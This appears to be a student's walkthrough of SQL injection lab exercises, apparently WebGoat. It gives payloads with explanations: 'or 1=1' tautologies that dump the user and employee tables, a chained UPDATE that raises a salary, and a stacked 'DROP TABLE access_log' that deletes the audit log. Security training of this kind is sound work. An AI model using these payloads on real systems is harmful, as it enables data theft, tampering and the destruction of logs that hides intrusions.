




Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.


10. Using the two Input Fields below, try to retrieve all the data from the users table.
    Query Used:> SELECT * From user_data WHERE Login_Count = 1234 and userid= 123 or 1=1;






Explanation: This injection works, we put '1234' as the Login_Count but we can use any number, in User_Id we put '123 or 1=1', we can also use any other number apart from '123' but the 'or 1=1' has to be the same because it translates to "or TRUE".

11. Use the form below and try to retrieve all employee data from the **employees** table.
    Query Used:> Select * from employees where last_name='Smith' or 1=1--;





Explanation: This injection works, we put 'Smith' or 1=1 --' as the Employee_Name and Authentication TAN was '3SL99A' as provided. "**Smith' or 1=1--**" is a common SQL injection attack pattern used to exploit vulnerabilities in web applications that use SQL databases.


"Smith'" – The apostrophe (') is used in SQL to indicate the start or end of a string.


"or 1=1" – This part of the code tells the database to always return true because "1=1" is always true.

"--" – This is used to comment out the rest of the query. It means that anything after "--" will be ignored.

12. Change your own salary so you are earning the most!

Query Used:> Smith'; Update employees set salary=900000 where first_name='John' and last_name='Smith';







Explanation: This injection works, we put "**Smith'; Update employees set salary=900000 where first_name='John' and last_name='Smith';"** in the Employee_Name section and performed SQL Query Chaining while the Authentication TAN input was '3SL99A' as provided.

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

13. Delete the access_log table before anyone notices.
    Query Used:> 0'; Drop table access_log;





Explanation: This injection works, we put **"0'; Drop table access_log;"** in the Actions Contains section, and successfully delete the table access_log.